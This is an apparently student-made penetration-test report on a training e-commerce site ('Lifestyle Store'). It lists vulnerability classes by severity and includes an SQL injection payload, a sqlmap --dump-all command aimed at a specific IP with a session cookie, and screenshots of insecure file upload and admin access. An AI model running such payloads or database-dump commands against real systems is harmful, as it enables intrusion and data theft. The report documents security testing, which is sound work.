Project
Ethical Hacking

Detailed Developer Level Report

OCTOBER 2021

Security-status

Extremely vulnerable

SQLi

Hackers can steal all the information from the database.

Insecure File Upload

with/Without getting admin access a hacker can upload any file even in the shell.

PII Leakage

Hacker's were able to find personal information of seller such as PAN no. as well as costumers contact no. etc

IDOR

Hackers can access the content even another' space

XSS

Cross Site Scripting Hackers can take advantage of untrusted user input within a web page.

Vulnerabilities :

- 🔴 Severe
- 🟠 Critical
- 🟡 Moderate
- 🟢 Low

🔴 1.SQLi

2. XSS 🔴

3. Rate Limiting issue 🟠

4. File Inclusion Vulnerabilities 🟡

🔴 5. Components with Known Vulnerabilities

6. Open Redirection 🟡

7. Forced Browsing Vulnerabilities 🟢

8. PIILeakage 🔴

🔴 9. Command Execution Vulnerabilities

10. Cross Site Request Foregery 🟠

11. Weak Passwords 🟠

🔴 12. Insecure File Upload

13. Brute-Force Exploitation 🟢

🔴 14. IDOR

15. Client side Filter Bypass 🟡

16. Server Misconfiguration 🟡

17. Default Files & Pages 🟠

SQL Injection

Target site :Lifestyle Store


Attacks of sql injection looks like these:

anything' OR 'x'='x

```
SELECT fieldlist
FROM table
WHERE field ='steve@unixwiz.net'';
```

```
SELECT fieldlist
FROM table
WHERE field ='$EMAIL';
```


SQL injection is **a code injection technique that might destroy your database.** SQL injection is one of the most common web hacking techniques. SQL injection is the placement of malicious code in SQL statements, via web page input.



Warning: include(lang/en.php\"): failed to open stream: No such file or directory in **/home/trainee/uploads/code-6173a181db051.php** on line **1**

Warning: include(): Failed opening 'lang/en.php\"' for inclusion (include_path='.:/usr/share/php') in **/home/trainee/uploads/code-6173a181db051.php** on line **1**

Automated and manual testing resullts playloads




Kali-Linux-2021.2-virtualbox-amd64 (Snapshot 7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Burp Suite Professional ...
Firefox
qterminal
kali@kali: ~
File Actions Edit View Help
Type here to search

```
[*] ending @ 07:38:20 /2021-10-26/

┌──(kali㉿kali)-[~]
└─$ sqlmap -u"http://3.110.32.143/products/details.php?p_id=5" --cookie=key=A29CD7E7-88D2-29F5-F820-E6E340E6283C -D --dump-all

                          {1.5.5#stable}

                          http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not res
ponsible for any misuse or damage caused by this program

[*] starting @ 07:41:16 /2021-10-26/

[07:41:17] [INFO] testing connection to the target URL
[07:41:17] [INFO] checking if the target is protected by some kind of WAF/IPS
[07:41:18] [INFO] testing if the target URL content is stable
[07:41:18] [INFO] target URL content is stable
[07:41:18] [INFO] testing if GET parameter 'p_id' is dynamic
[07:41:18] [INFO] GET parameter 'p_id' appears to be dynamic
[07:41:19] [ERROR] possible integer casting detected (e.g. '$p_id=intval($_REQUEST["p_id"])') at the back-end web application
do you want to skip those kind of cases (and save scanning time)? [y/N] n
[07:41:43] [INFO] testing for SQL injection on GET parameter 'p_id'
[07:41:43] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:41:44] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
got a 302 redirect to 'http://3.110.32.143:80/search/search.php'. Do you want to follow? [Y/n] n
[07:42:04] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[07:42:05] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[07:42:06] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[07:42:06] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[07:42:07] [INFO] testing 'Generic inline queries'
[07:42:07] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[07:42:07] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[07:42:07] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[07:42:07] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[07:42:08] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[07:42:08] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[07:42:08] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[07:42:09] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] n
[07:42:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[07:42:43] [WARNING] GET parameter 'p_id' does not seem to be injectable
[07:42:43] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved
(e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 07:42:43 /2021-10-26/

┌──(kali㉿kali)-[~]
└─$ 
```

http://3.108.42.243/products.php

BruteForcing/RateLimiting



Admin Dashboard

Add Product:

No.	Product Name	Product Description	Seller	Category	Image	Price	
			● Chandan ○ Radhika ○ Nandan	● T Shirt ○ Socks ○ Shoes	UPLOAD		Add


All Products:

No.	Product Name	Product Description	Seller	Category	Image	Price	
1	Adidas Socks	Adidas Men &amp; Women Ankle Length Socks	● Chandan ○ Radhika ○ Nandan	○ T Shirt ● Socks ○ Shoes	UPLOAD	145	Update
2	Adidas Socks - Pack	Adidas Men &amp; Women Ankle Length Socks Pack of 3	● Chandan	○ T Shirt			

A **brute force attack**, or exhaustive search, is a cryptographic hack that uses trial-and-error to guess possible combinations for passwords used for logins, encryption keys, or hidden web pages.

rate limiting is used to **control the rate of requests sent or received by a network interface controller**. It can be used to prevent DoS attacks and limit web scraping.

Admin access granted




Enter New Admin Password

This connection is not secure. Logins entered here could be compromised. **Learn More**

test@test.com
From this website

Use a Securely Generated Password
VkZ5wZW79uF8akX
Firefox will save this password for this website.

Insecure File Upload



Admin Dashboard

CONSOLE

Product has been added successfully.

